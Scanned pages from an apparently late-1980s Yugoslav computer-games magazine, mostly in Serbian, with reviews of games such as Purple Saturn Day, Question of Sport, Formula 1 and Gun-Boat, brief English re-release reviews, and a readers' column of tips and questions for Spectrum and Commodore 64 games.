Znate, kada na sebi imate „Maglux“-ovo superpokožno odelo za teške svemirske uslove, pričvršćeno za vaš senzorski titanijski šlem sa oklopljenim viziorom, kapilarnе gaćice i „Pampersove“ pelene, kao i termo-nuklearni sistem za održavanje života, Saturn je prilično pogodno mesto. Naravno, vreme je skoro uvek grozno, ali su ljudi prijateljski nastrojeni i strasno volje sport. Budući da to baš nije pravo mesto za jednu uzbuđuju igru lastiša ili napetu partiju bacanja kamena s ramena, veseli Saturnjanci su napravili neku vrstu olimpijade koja se odigrava svake godine „kada Saturn postane purpurn“. Ludo, zar ne? Pored toga, protivnike obično ne čine neklinci iz druge ulice već raznoredne svemirske nakaze i grozne. Tu je i Zemljini vrlj predstavnik, ali je on (na opšte začuđenje) jedan od najslabijih i najnespretnijih takmičara. Sve, međutim, ima svoj razlog: pobednik ne dobija ni pehare ni medalje, već poljubac mis Purpurnog Saturna. Ovo i ne bi bilo tako loše kada se kao mis pofekad ne pojavljuju i vrlo ženstvene sluzava čuđovišta sa Aldebarana... Šta možemo, o ukusima ne vredi raspravljati.

Svi protivnici imaju određen set karakteristika kao što su mentalne sposobnosti, agresivnost, veličina i sposobnost putovanja kroz vreme. Svi takmičari su u konstantnoj evoluciji, tako da se posle svake turneje njihove karakteristike malo menjaju. Rezultat promena se snima na disk, tako da ni jedna igra ne bi trebala da bude savršito ista kao prethodna. Tako barem tvrde instrukcije, ali ja smatram da ćete morati potrošiti nekoliko mlogo vremena na jurjvanu oko Saturna da biste primetili neke razlike. Ipak, dobra ideja.

Ako ne želite da se odmah uhvatite u koštac sa ostalom univerzumom, možete početi igru sa robotom kao sparing-partnerom; neka vas pobeđa ipak ne zavarava, jer su pravi protivnici oko 10 puta jači. Sada vam još samo ostaje da izaberete jednu od ikona koje predstavljaju razne discipline, i igre mogu početi.

**Ring Pursit** je brza i napeta trka kroz kroz Saturnove kamentne prstenove. U osnovi, poene dobijate ostajući ispred drugog takmičara, i vozeći slalom kroz raznoredne oznake. Što duže ostanete u vodstvu više poena ćete dobiti, ali je esencijalno da oznake obilazite sa prave strane - koja se određuje po boji. Pored toga, trkačka staza je na nekim mestima u presekui sa asteroidskim poljima različiti gustina, a umilnim iznenađenjima koja ćete tu doživeti ne bi se porađovao ni Han Solo. Kontrola mišem je 3D efekat čini ovu izvanredno ubedljivo najstimulativnijom.

**Tronic Slider**, plak, koristi format koji će biti dobro poznat svima koji su igrali Ballblazer. Za one koji nisu, to izgleda otprilike ovako: imate 3D pogled na neku vrstu platforme po kojoj su razba-

cani stubovi. Između stubova lebdiće vi i vaš protivnik naoružani laserima, a između vas neka vrsta lopte. Pošto vam se lopta nije dopala vi je izrešetate, i, na opšte začuđenje, ona se raspada. Sada dolazi ono glavno: ostatke lopte treba skupljati, jer vam oni kao daju neke poene. Iz pouzdanjih izvora saznajemo kako je Gradska (verovatno, kao donator ove igre, insistirala na skupljanju ostataka kao pozitivnom činu, kako bi na perfidan način uticala na psihu mladih igrača. Čega se sve neće doslediti... Igra ima vremensko ograničenje, i igrači koji se bude pokazao boljim dubretarom pobeđu je. Pored toga, možete se i podmućno zaleteti u protivnika i izbiti mu drže iz ruku, pokupiti ga i brzo pobeći sumanutu se smejući. Igra je prilično brza i 3D efekat je ponovo odličan, ali na vrhuncu akcija teže da postane konfuzna - brzo okretanje i udaranja u stubove će vas lako dezorijentisati.

**Brain Bowler**, moja omiljena disciplina, predstavlja čudnu mešavinu između loptice zagonetke i (verovatno, ili ne) BREAK-OUT-a. Pred vama će se pojaviti šema objekta koji pobeđa na elektronski mozak podeljen na dva dela, sa energetskim talasima koji prolaze kroz mrežu žica, otpornika, prekidača i čipova. Mišem kontrolišete loptu koju ispaljujete na razne delove strukture kako bi ih aktivirali ili deaktivirali, ves radi toga da provedete šest talasa iz raznih delova mozga u vašu polovinu centalnog korteksa pre nego što protivnik uradi isto na svojoj strani. Na prvi pogled izgleda strašno komplikovano, ali kada se malo uvežbate dobićete jednu od najboljih kombinacija arkadne i logičke igre upobste.

**Time Jump** je poslednja i daleko najjednostavnija disciplina. Da biste natalažili svoj tretinet da leći kroz vreme morate pokupiti neku vrstu zvezdice koje pokreću vaš propeler ili katapult ili šta bilo. Ove zvezdice proleću pored vas, i vi ih morate lovitii smeštajući kurzor na njih i pucajući. Posle tri talasa zvezdica bićete ispaljeni u svemir, pa kroz dimenzionalnu kapiju, pa u „viziju koja menja um“ koja se menja u zavisnosti od količine goriva koju ste skupili. Ovo je najlakša i, mora se reći, najgluplja disciplina, ali će vam ipak pružiti nešto zabave. Njena najveća snaga leži u fantastičnoj, brzoi grafici kojom je finalno postupanje propraćeno, i koja predstavlja dovoljan podsticaj za dosadno skupljanje goriva.


**PURPLE SATURN DAY** je odličan program, urađen sa grafičkim stilom i zvučnim efektima iz poznate „Exos“-ove igre CAPTAIN BLOOD. Sve discipline su tehnički savršene i vrlo zabavne, tako da će vas privlačiti mnogo puta.

◆ **Vladimir Pavlović**

## QUESTION OF SPORT

Evo još jednog primera kako jednostavne igre mogu biti vеоma





zabavne. QUESTION OF SPORT nam stiže iz firme „Elite“ (dugo ih nismo videli na programerskom tržištu). Ako ste pomislili da ćete odigrati neki novi fudbal ili šarkaru, pogrešili ste. Ovo je kviz-pitalica u kojoj odgovarate na pitanja iz sporta. Najbolje bi bilo da pozovete druga ili drugaricu (e sad, ako pozovete drugaricu, ne verujem da ćete se baš mnogo zanimati za kompjuterske igre, ali nema veze), i da s njim (njom) odigrate koju partiju, jer je igra radena samo za dva igrača.



Sada nešto više o samoj igri. Postoje četiri „discipline“: The Picture Board, Home or Aaway, What happened Next? i Quickfire Round. Podimo redom.

**The Picture Board** – iliti tabla, je prva „disciplina“. Na ekranu se prikazuje tabla sa dvanaest kvadrata. Dovedite kurzor na jedan od njih i pritisnite pucanje. Pojaviće se slička sporta iz kojeg treba da date odgovor na postavljenno pitanje. To može biti fudbal, golf, trke na motorima, konjičke trke, tenis, boks ili atletika. Postavlja vam se pitanje npr. ko je bio naj-

bolji strelac na mundijalu 1986. u Meksiku, a onda vam se prikazuju imena četvorice igrača. Ako pogodite, dobijate dva poena, a u suprotnom, protivnička ekipa dobija šansu da zabeleži jedan poen.

**Home or Away** – pitanje je vezano za sport koji je prikazan na slicici (gornji desni ugao ekrana). Ako vam se sport sviđa, pokušavate da odgovorite i možete dobiti dva poena. Ako vam se, međutim, sport ne sviđa, kompjuter vam nudi drugi sport, i na to pitanje odgovarate; ako odgovorite tačno, dobijate samo jedan poen, a ako ne, šansu dobija protivnička ekipa.

**What Happened Next** – postavlja vam se pitanje, na primer „Taj i taj je u biciklističkoj trci te i te godine zauzeo prvo mesto. Šta se dogodilo kad se popeo na pobjedničko postolje?“ Nude vam se četiri moguća odgovora, npr. „A. Popio je šampanjac na iskap; B. Pao je sa postolja i slomio nos; C. Boca šampanjca koju je dobio bila je prazna; D. Ispustio je bocu i ona se razbila.“

**Quickfire Round** – ovdje se rešavaju refleksi (i malo znanja, naravno). Učestvuju oba igrača, a čim se postavi pitanje, nude vam se četiri odgovora. Ako budete brzi i pogodite odgovor, dobijate dva poena, a ako ne, vaš protivnik dobija jedan poen.

Posle završetka „Quickfire Round“-a, vraćate se na „Picture board“ i tu je završetak igre.

Ako ste mislili da možete mnogo da razmišljate za odgovor na pitanje, prevarili ste se. Kad vam se ponude odgovori na pitanja, u donjem delu ekrana se pojavljuje mali sat koji jur neverovatnom brzinom. Ako stignete da se setite odgovora pre nego što sat otkuka dvanaest, gubite mogućnost da ponovo odgovorite na to pitanje.

Sve u svemu, dobra igra koja vam može poslužiti da se odmorite od pucanja i ubijanja razbojnika, svermiera i ostale gamadi.

◇ Vladimir Pecelj

## Igra domaćeg autora

### FORMULA 1



Izgleda da nova politika Ante Markovića dobro deluje na razvoj domaćeg softvera. Sve više se nalaze zanimljive igre raznih jugoslovenskih „privatnika“.

Jedna takva igra je FORMULA 1 – menadžerska simulacija. Ideja je dosta stara. Sličan program pojavio se za ZX Spectrum još u vrućim hakerskim letima godina '83, '84. Isto je u pitanju bilo vođenje tima Formule 1, ali je ovdje ideja usavršena.

Pošto izaberete nivo igre (1 – početnik, 2 – profesionalac, 3 – 8 manijak), biraćete tim koji ćete voditi. Na spisku su svih 10 – od Mc Laren-a do Arrows-a.

Izabrali ste tim i krećete u kupovinu ekipe. Meni, koji se sada pojavio i koji će se javljati posle svake trke sadrži opcije: R – stanje u timu: vozači, bolidi, broj ukupnih bodova tim u po-

slednjim sezonama, trenutno stanje novca

T – tabela vozača u ovoj sezoni

K – tabela konstruktora (timova) u tekućoj sezoni

D – raspored trka u sezoni, kojih ima 12

N – kupovina vozača, tu su vam na raspolaganju dvadeset svetskih imena vozača

I – banka – vraćanje i uzimanje dugova do 3000 (funti, ako vam se sviđa)

P – prodaja vozača iz vašeg tima

E – kupovina servisne ekipe, bolida i motora

S – snimanje statusa na kasetofon

Za početak sezone od 10.000 (USD, ako vam se više sviđa) morate kupiti dva vozača. Preporučujem vam da jedan vozač bude bolji (Sena, Prost, Berger, Mensel...), a drugi gorši (Eliot, Bejli, Dalma...).

Boljeg vozača opremite dobrim bolidom i motorom Džad, a lošijeg Krosvortovim i lošim bolidom. Servis ekipi, koja će vas služiti u toku svih sezona, kupite najbolju, jer je jeftina.

Na „spac“ počinje prva trka. Prethodno birate gumu, za temperature ispod 27° C uzimate tvrde, a za više meke. U tom meniju pretrke možete još i da varate (1), tako što ćete malo preurediti motor protivniku, ili izvršiti sabotazu ili potkupiti protivnika. Širok japana-nski mučki i prevara, koje, blago vama, ne mogu biti otkrivene. Po-

red toga možete firizirati motor i kladiti se na pobjednike.

Sledi start trke. Nakon nekoliko trenutaka, buljeći u beo ekran i grickajući noktima, ugledaćete rezultate. Prva šestorka dobija poene za svetski kup. Posle toga sledi bilans vašeg novca – 70 (DEM, još bolje) su troškovi puta, plaća se procenat duga banci i dobijate svoju zaradu od trke.

I sve tako u 12 trka sezone. Po- sle svake sezone dobijate 1000 (DIN, ko ovo napisao?) koje možete pametno utrošiti za vraćanje duga banci ili za stvaranje bolje ekipe.

A da biste stvorili dobru ekipu potrebno je odigrati oko 5 sezona. Tad se stvara potreban novac za Hondin motor za oba vozača i odlične bolide. Vrlo je važno i ko je za volanom – preporučujem Ber- gera, Butsenaa, Mensela, Senu ili Prosta.

U celini, program je dobar za ubijanje dosade, ali je još bolji za one koji uživaju u menadžerskim simulacijama. FORMULA 1 je napisao domaći autor Ivan Župić (Trg Svobode 30, 61420 Trbovlje), pa ako ste u srcu odavno želeli da preknate Prostu na uvo da nema veze i kao njegov trener ga optu- ste, eva prave prilike za vas.

◇ Dušan Stojčević

## GUN-BOAT

GUN-BOAT je simpatična igra za Commodore 64. Ima dopadljivu i veoma brzu grafiku, kvazi- trodimenzionalnu (što će reći da



se možete kretati u „dubinu“ ekrana, ali to nije urađeno baš realistično i finu animaciju. Zvuk je standardan. Cilj igre je uništiti sve neprijateljske baze, ploveci torpednim čamcem i raznoseći ob-

jektne na neprijateljskoj obali.

Igra se odvija u nekom zamišljenom zalivu, kome po komplikovanosti i granjanju nije ravna ni Boka Kotorska. Na obali se nalaze neprijateljski objekti. Od njih više vrsta, neprijateljskije prema vama se odnose zgrade, koje ne rade ništa, za razliku od vojnih objekata, kojima ste nešto očigledno skrivali u prošlosti. To je izvesno, jer niko normalan ne puca na turistički torpedni čamac „malokalibar-skim“ topom od svega 40 mm...

Šalu na stranu, igra je zaista puna akcije. Imate na raspolaganju tri oružja odjednom, i imate ih i na početku igre. Naoružani ste topom, a hite iz njega ispaljujete u pravcu kretanja pritiskom na dugme džojstika, ili pritiskom na taster „1“ na tastaturi. Rakete, koje su samonavodne i ispaljuju se u

najbliži cilj na obali, ispaljujete pritiskom na „2“, dok bombe, koje bacate sa strane broda na bližu obalu, ispaljujete sa „3“.

Što se neprijatelja tiče, njih ima mnogo. Najopasniji su svakako helikopteri, koji vam kruže iznad glave i bacaju bombe na vas; tu su još i brodovi slični vašem od kojih takođe stradate. Sa obale vas napadaju teški objekti koji pucaju ili topovima ili raketama. Ponekad pritegnu i jedan simpatičan avion i izbaci bombu u brisućem letu. Pazite se da i vas ne izbrise, pošto mu to u 90% slučajeva polazi za rukom, tj. krilom. Ponekad će pokušati da izvedu diverziju, tako što će poslati ronioca (koji, o ču-da, roni po površini vode) da na vas nakači bombu. Od njega bolje bežite, nije baš fino kada uspe u svom pokušaju.

Igra je urađena bez skrolovanja, iako se čini da bi sa njim delovala mnogo efiktnije. Urađena je po skrinovima: skrenite levo ili desno i nalazite se na drugom skrinu. Poneka lokacija ima i izlaze nagore ili nadole, ali većina vodi samo levo-desno.

Uništaivanje baza: to je vaš prioritetni zadatak. Njih uništavate tako što ispalite rakete i bežite. Ako ste hrabri (ili glupi) nećete bežati; ipak vas upozoravamo da su sve baze okružene helikopterima i da imajte većoma veliku ubojitost moć. Po tome ćete ih i prepoznati.

Na početku igre imate tri života, a na kraju, što znači za oko 15 sekundi, nemate nijedan. To je jedno zamerka ovoj igri: preteška je. Ali to igrače obično stimuliše da još igraju.

◇ Goran Milovanović

Igrometar	%	73
GUN BOAT		
Verzija za Commodore 64		
Grafika	1 2 3 4 5 6 7 8 9 10	
Animacija	1 2 3 4 5 6 7 8 9 10	
Ideja	1 2 3 4 5 6 7 8 9 10	
Izrada	1 2 3 4 5 6 7 8 9 10	

## Mind Trap bolji od Tetrisa

Tako bar misle ljudi iz britanskog časopisa „Crash“ koji su igru našeg saradnika Predraga Bećirića ocenili sa 84%, a Tetris je dobio 82%. To što se tiče verzije za Spectrum.

Verzija Mind Trap-a za C-64, po našem mišljenju, nije ništa lošija ali je u časopisu Commodore igru dobila 66%. Svuda se naglašava da se radi o igri koja je, kao i Tetris, došla iz zemalja Istočnog bloka, „iza gvozdene zavese“ i sl. Engleski pojam nemaju: mi smo van svih blokova, mi smo nevrstani, a igra liči na Tetris samo utoliko što je logička i što je napravljena (jugo)istočno od Austrije.

U svakom slučaju, ocene su dobre. Zajedno sa firmom Activmagic koja je u saradnji sa našom redakcijom preuzela igru od autora, prosledila firmi Mastertronic, a ova plasirala na tržišta širom sveta – mi se polako probijamo.

Planet 10 (uzgred, u Svetu igara 5 nije naglašeno da se radi o izvrsnoj trodimenzionalnoj verziji Pacman-a) je ugledao svetlost dana u verziji za C-64 (konvertovani Branislav Tomić i Predrag Bećirić) i uskoro će se obe verzije (za Spectrum i Commodore 64) pojaviti u prodavnicama softvera u Engleskoj.

Toliko za sada. Akcija i dalje traje.



### CYBERNOID

Kixx

Why play a clone when you can play the real thing? Released almost exactly a year ago this is the game that re-established Hewson. A CU Screen Star and rightly so, it combined blasting with strategy and made you forget it was a flip screen jobbie. Beautiful graphics, neat explosions and just one more go! Gameplay makes this re-release of the month no probs. (83%)



### MASTER OF THE UNIVERSE

Kixx

We're going back more than two years with this one. Just when the preposterously named He-man and his other bodily-annihilated copies were approaching world domination they turned their attention to the home computer scene.

US Gold released an adventure and an arcade game in an attempt to swamp the market with the nasty things, but they failed. It's the arcade game released as a cheapo here and it's not difficult to see why: unimpaired platform jumping and a few puzzles along with lockstuds sound and graphics condensed it to obscurity where it should have been allowed to remain. (82%)

### TRANSFORMERS


Mastertronic Plus

Acarrgh! It's another game based on a naff toy. Unsurprisingly it's a naff game too. It's a re-release of the old Activision title and really you don't want anything to do with it. Posse. (82%)

### PITSTOP II

Kixx

Another rave from the grove this one. Still one of the best racing games to grace the 64. There's plenty of solid grand prix style racing to be had here with pitstops too. Well worth a look. (88%)



Mind Trap.

### MINDTRAP

Mastertronic

This looks distinctly East European to us. Perhaps it's because of the rather dry, intense logic puzzles that confront you when it's loaded

up or the fact that all the people involved in making it are called Szabolcsbenovszky — and that's only their first name. Definitely one for the brainier types. Shoot 'em up addicts need not apply. (86%)





Uređuje Nenad Vasović

# A šta da radim...

Ovom prilikom rubriku otvaramo pismom **Bojana Lalica** iz Vukovara, pošto je njegovo pismo bilo najinteresantnije u proteklom periodu. Naime, Bojan je u svom pismu zamolio urednika ove rubrike da mu pošalje autogram i svoju slikicu. Dotični ne zna kako da shvati ovu provokaciju. U svakom slučaju, ne može izjaviti Bojanu u susret, jer je poslednju seriju svojih fotografija pod radnim nazivom „Vasa u teretani“ poslao jednom udruženju mladih hakera iz Švedske. Sliku svoju ljubim... Idemo sa savetima, svi tu za Spectrum, **FOX FIGHTS BACK**, kreću desno do prve građevine i stani tako da ti desni kraj ekraza obuhvata početak kuće. Okreni se desno i uljudi „auto-fire“. Ovim postupkom steći ćeš gomilu bodova, a samim tim i gomilu života (mada na ekranu možeš stati samo 6, kompjuter će zapamtiti i ostale). **ROD WARS**, ako igraš sa dva igrača, pusti jednog da izgubi sve živote, a na drugog pazi da ne izgubi nijedan. Na sledećem nivou uništišonj kugli digni oklop (iako se ona ne vidi) i kugla će vršiti istu funkciju kao živi igrač, samo će biti nevidljiva i imati bezbroj života. **PSYCHO PIGS**, kad ubiješ sudiju, iza njegovog pepela uvek će ostati neko pomagalo. **SAMURAI WARRIOR**, bag - kad skočiš u i letu se nadeš iznad neprijatelja, zamahni katanom i on će se prevoriti u prah. **Bojanova pitanja**: Gde da nade dvojnika u igri **JACK THE NIPPER II** i čemu služi laser? **ELITE**, koliko puta mora da pogodi neprijatelja „Military laserom“, kako da uništi stanicu, kako da koristi „energy unit“ i čemu služi „ECM system“? **DRUID II**, kada pozove splavara da ga prebaci preko jezera, on mu uzme novac i igra se prekine, tj. ispiše se poruka „play game tape“ a ni u jednom piratskom katalogu nema drugog dela programa. Šta da se radi?

**Zlatan Aleksić** odgovara na pitanje **Danijele Zlatkovića** (čiji je pisama drugo puta nema jer su objavljena u „Svetu igara 5“). Na Danijelevo pitanje u vezi sa igrom **TITANIC** stiglo je mnoštvo odgovora, a mi smatramo da je ovaj najpotpuniji. Cilj prvog dela je pronaći ostakre Titanika u prostoru od 16 x 6 ekrana. Šifra za drugi deo je **SUSIE**, a radioaktivnu zonu nije ni potrebno prelaziti jer je to slepi put. Rešenje nije potrebno ukoliko se skicira mapa i pazi na kiseonik i municiju, kaže **Zlatan** i dodaje put kojim je on išao: 2 desno, 2 dole, 2 levo, 2 desno, 1 dole, 3 desno, 1 gore, 1 desno, 1 gore, 1 desno, 1 gore, 3 desno, 1 dole, 1 gore, 1 levo. **R-TYPE**, čudovište uništavaš tako što mu prvo uništiš oči (ima ih nekoliko) i gađaš u zemljoljko stvorene koje povremeno izvire iz njegovog stomaka. Inače, najzanimije je dobru pucati.

**Zoran Milošević**, savet za Spectrum. Na sedmom nivou **COMBAT SCHOOL-A** je tuča sa instruktorom. Pošto je njega teže preći, ovo save-

ta koji pali u 85 odsto slučajeva - drži taster za pucanje i broj 1. **CHICKAGO 3**, po startovanju igre pritisni dugme „gore“ i „caps shift“ i biraj nivoe igre.

Četvorka iz Beograda u sastavu: **Uroš Stevanović, Vladimir Paunović, Jovan Tadić i Simša Radulović** daje sledeće savete za Commodore: **GHOST'N GOBLINS**, džin na kraju drugog nivoa se najlakše uništava ako se stane između njegovih nogu. Kad se pomeri on, pomeri se i ti. **TIGER HELL**, najbolja taktika je držati se donjeg desnog ulja ekrana sa uključenim „auto-fire“. Za Spectrum, **TRACKSUIT MANAGER**, utakmica traje prilično dugo. Njan tvoj se ubrzava tako što za vreme trajanja treba držati džojstik nagore. **GARRY LINAKER SUPER SKILLS**, energiju nadoknadiš pijući iz bokala (flaše). To postizeš pritiskom na taster 'D', zatim povučeš džojstik nadole.

**Bojan Majer**, saveti za Commodore: **BRENGADE III**, sa <RUN>STO> P> se prelazi na sledeći nivo, ali to nije namerno korisno ako nemaš disk. **TITAN**, pritiskom na taster <F7> prelaziš na sledeći nivo. **SPITTING IMAGE**, svaka ličnost ima tajno oružje koje se aktivira povlačenjem džojstika u suprotnom smeru i pritiskom „fire“: Regan - udarac glavom, Gorbačov - udarac bitem, Tačera - biljuje vatru, Bota, da prostitute - mokri na protivnika, Papa - prosipa boju na neprijatelja, Homeini - udarac brenom (???). **EMILYN HUGHES** STACER, igrač i može voditi tim i igraći utakmicu na sledeći način: odaberi opciju „edit team“ u kojoj možeš menjati ime na igrača. Kod opcije „played by“ unesi ime i tim je u tvojim rukama. Ukoliko te nervira da stalno gledaš utakmicu računara sa samim sobom rešenje ćeš naći u prvom meniju sleva. Ako ti je kompjuter zabio prste u oči, a ti to isto baš i ne ide, pritisni <RUN>STO> i utakmica ponovo počinje. **INTENSIFY**, preko vasioniskih platformi voziš „skimmera“. Njegov cilj je da obezbedi radnicima da bezbedno stignu do kapsule za spasavanje, zvane Dron. Kratkim pritiskom na pucanje razaraš neprijatelje, a ako ga držiš malo duže spuštaš se na platformu i na to mesto dolazi Dron. Potrući se da se podigneš sa platforme pre nego što do tebe stigne Dron, jer će inače biti - bum! **ST. ANDREW'S GOLF**, C - izbor palice (Wood i Iron), F - snaga kojom ćeš zahvatiti lopticu, D - pravac leta lopte; podudara se sa položajem kazaljki na satu (brojevi od 00:01 do 12:00). S - način udara (normalan, zasečen, u luku) U - koordinatni sistem za lopticom u koordinatnom početku, 1 - udarac lopte, 2 - pokazuje šta je na slici terena.

**Vuk Kučević** iz Beograda ponovo kod nas. **MICROPROSE SOCCER**, najbolje je izabrati reprezentaciju Brazila - oni su najjači, pa kasnije nećeš igrati protiv njih, kaže Vuk. Protiv

jačih reprezentacija verovatno nećeš moći da daš gol sa strane, kao kod ostalih. Zato se potruđi da nateráš protivničkog igrača da izbací loptu u gol-ut. Lopta će pripasti tebi, a ti je tada štini iz sve snage. Golman će ostaviti praznu mrežu, pa onda možeš da se s loptom „ušetaš“ u nju. Ovo ne pali baš svaki put.

Izvesni čitalac koji se potpisao kao **L. T.** pita sledeće: Kako da ubije **PREDATOR-A** u istoimeni igri? Šta je cilj igre **INSPECTOR GADGET**?

**Dejan Dojčinović** ima pitanja za igre na Commodore. Kako da u igri **MICKY MOUSE** pređe polomljene stepenice? Šta da radi sa predmetima koji padaju u igri **HERCULES**? Kako se igra i šta je cilj igre **METAL WARS**, **LIVING DEAD** i **CYBER WORM**? Dejan, za poslednje pitanje, odgovor je da ti verovatno traže njega i ruda, i da se program ne učitava kako treba.



**Dejan Đorđević** iz Novog Beograda je zapeo kod igre **KING OF CHICAGO**. Treba mu rešenje. Za **ONE ON ONE 2**, kaže, trojka se najlakše postize u krajnjih levih i desnih uglova. U igri **FAST BREAK** preporučuje tim „Jammers“ za laku pobeđu, jer ima odlične pojedince.

**Ivan Nikolić** iz Niša ima problema sa igrom **PIPES**, koja ja prilično stara (1984.), ali se ipak nadaće se dobiti pomoć. Šta je cilj? Da li igra ima nivoe? Da li može da se udu u neku od kućica? Kako? Što se tiče blokiranja programa, glavni razlog je neznanje pirata koji igru „razbiju“.

**Ivan Stepović** iz Kragujevca daje odgovore na neka pitanja iz ranijih brojeva. 1. „Fizicizma“ **Jasminu i Lordanu iz Splita** - kada se ispiše „locked“ pritisneš loptu O i naći ćeš se u meniju; 2. Savet **Nikoli Tomiću** za **MAMI VICE** - kad dođeš do neke zgrade zaustavi kola ili levo ili desno. Ako je

mogućie ući, naći ćeš se u zgradi. Kad si u kolima, pucaš tako što pritisneš jednom „fire“. 3. Savet maskoti ove rubrike, **Daniju iz Zemuna** za **R-TYPE** (još jedna mogućnost, prim. ur.) - brzo paljom uništi sve oči čudovišta i kad uništiš poslednje oko, brzo se provuci ispod donjeg dela čudovišta i donje zida (kad čudovište podigne rep kojim šiba gore-dole). Slede opštenamski saveti. **MATCH DAY 2**, kreći se donjim delom terena i kad dođeš do šesnaesetera idi u smeru levo + pravac. Kad dođeš do prve linije šutni najčimš dugom, u 95 odsto slučajeva lopta završava ispod prečke. Ako se nadeš ispred golmana, šutni levo ili desno od njega najslabijim šutom. 3D **STOCK CAR**, u krivinama odumri samo malo gas da ne bi došlo do proklizavanja. Inače, najveću prednost moraš steći baš u krivinama jer na ravnom nivou isti brzina kao i druga vozila. **OCTAN**, skupljaj što više ikona 'M' i 'L', jer one pojačavaju vateru moko broda. Ivaru treba objašnjenje igre **KNIGHTMARE**.

**Dragan Đurić** iz Kragujevca šalje upustno kako ubiti žog šoguna u igri **LAST NINJA 2**. Prvo otvori sef koji se nalazi na slici i izvadí kuglicu od njega. Zatim na kracima zvezdi unesi se u oči i ubij šoguna tako da padne na površinu koju zahvata zvezda. Pratiš tada ti još samo preostaje da se vratiš u igru. **Dragan** nudi rešenje „bagovanog“ nivou u igri **ROBOCOP**. Prihvatamo se zadovoljstvom - šalj št pre! Što se tiče kodova za igru **FRANK BRUNO BOXING**, nadamo se da će ti čitaoci pomoći.

**Srdan Popović** iz Kule, savet za **TECHNOCO**. Pošto od S. nivoa počinju muke u vožnji kolima, ovo jednostavno leka: pre nego što kola krenu, nemoj davati gas već skreni sa puta i prodi između drveća. Sad nastavi da voziš van puta gde te ništa ne može ometi. Kad dođeš do razbojničkog skrovišta uspori i vrati se na put. **SPE-EDBALL**, izaberi srednjeg borca, jer ima najveću snagu (power), a pošto ima malo izdržljivost (stamina) pose svake utakmicu mu novcem koji si zaradio povećaj ovu osobinu. U igri je najlakše dati gol tako što trčiš sve vreme pored zida borilaca, gde će te retko stići protivnički igrač. Kad se približiš голу kreni prema golmanu. On će istrčati prema tebi i samo tu pošalji jednu u bekend dijagonalu u suprotnu ugao gola.

**Ivan Kirkić** odgovara na pitanja o **ELITE** na Spectrumu. Za intergalaktička putovanja treba prvo kupiti intergalaktički „hyper space“, onda na mapi krstičem odrediti planetu u drugoj galaksiji i tasterom H aktivirati „hyper space“. Biti rudar na asteroidu vrlo je jednostavno. Potrebno je imati „Mining laser“ kojim se vade minerali i rude sa asteroida. Malom narodu (Rumbles) koji se namožu po brodu ipak možeš doskočiti. Zaleti se prema nekoj zvezdi i u samoj biljini napravi okret na levo krug da se ne bi ti spržio. Drugi put pazi. Ivanova pitanja su: Šta treba uraditi u igri **SKATE CRAWL** pa da treću sudiju sleve pokaže i neku drugu ocenu osim mule? Kako srediti tenk na trećem nivou igre **AIR FORCE 2**?



U posljednji čas stiglo nam je pismo **Dejana Lazarevića** iz Majdanpeka sa još nekim stvarčicama za **TITANIC**. Cilj drugog nivoa je da, kao prvo, prebaciš prekidač iz „on“ u „off“ položaj, čime će ti se otvoriti novi prolazi. Zatim treba da nađeš do sefa i uzmeš ih što on treba iz njega. To je neki dokument. I prekidač i TNT su na najnižem spratu broda, ali je prekidač u levoj a TNT u desnoj polovini. Dejan je poslao i neke POKE-ove za lakše igranje, a njih ćete naći u „Poke cakama“.

**Bratislava Mišiću** iz Doboja kratak odgovor na njegovo pitanje: ne časi ni časa, piši.

**Opet** Zoran Milošević, samo ovaj je iz Sarajeva, a saveti su za **Commandore**. **HEAVY METAL**, mogućnosti vozila: MBT, brzinu podešavaš testerima 1-4, a zaustavljaš se sa <space>. Neprijatelje pogadaš tako da na prikazivaču mete skalu s leve strane namestiš da pokazuje broj sličan kao i cifre ispod slike mete. Biranje oružja vrši se funkcijskim tasterima. **ADAT**, pritiskom na <space> ispaljuješ samonavodne rakete. **FAV**, da bi izbegao bombu koja pada na tvoj tenk, čim je čuješ idi samo nadesno (li nalevo) sve dok ne padne krak tenka. **DEFENDER OF THE CROWN**, prvo odaberi **Longsoda**, ovaj je savet zamkove i tv prvo onaj na teritoriji br. 14 (na mapi iz knjige 4/89) jer je najboljatiji. **TEST DRIVE**, odaberi ferari jer najbrže skreće i najbrži je, dok najbolje ubrzanje ima lotus. Funkcije tastera: D - stalni prikaz menjača, V - brojni prikaz brzine, O - isključenje automatskog menjača, S - isključenje zvuka, P - pauza.

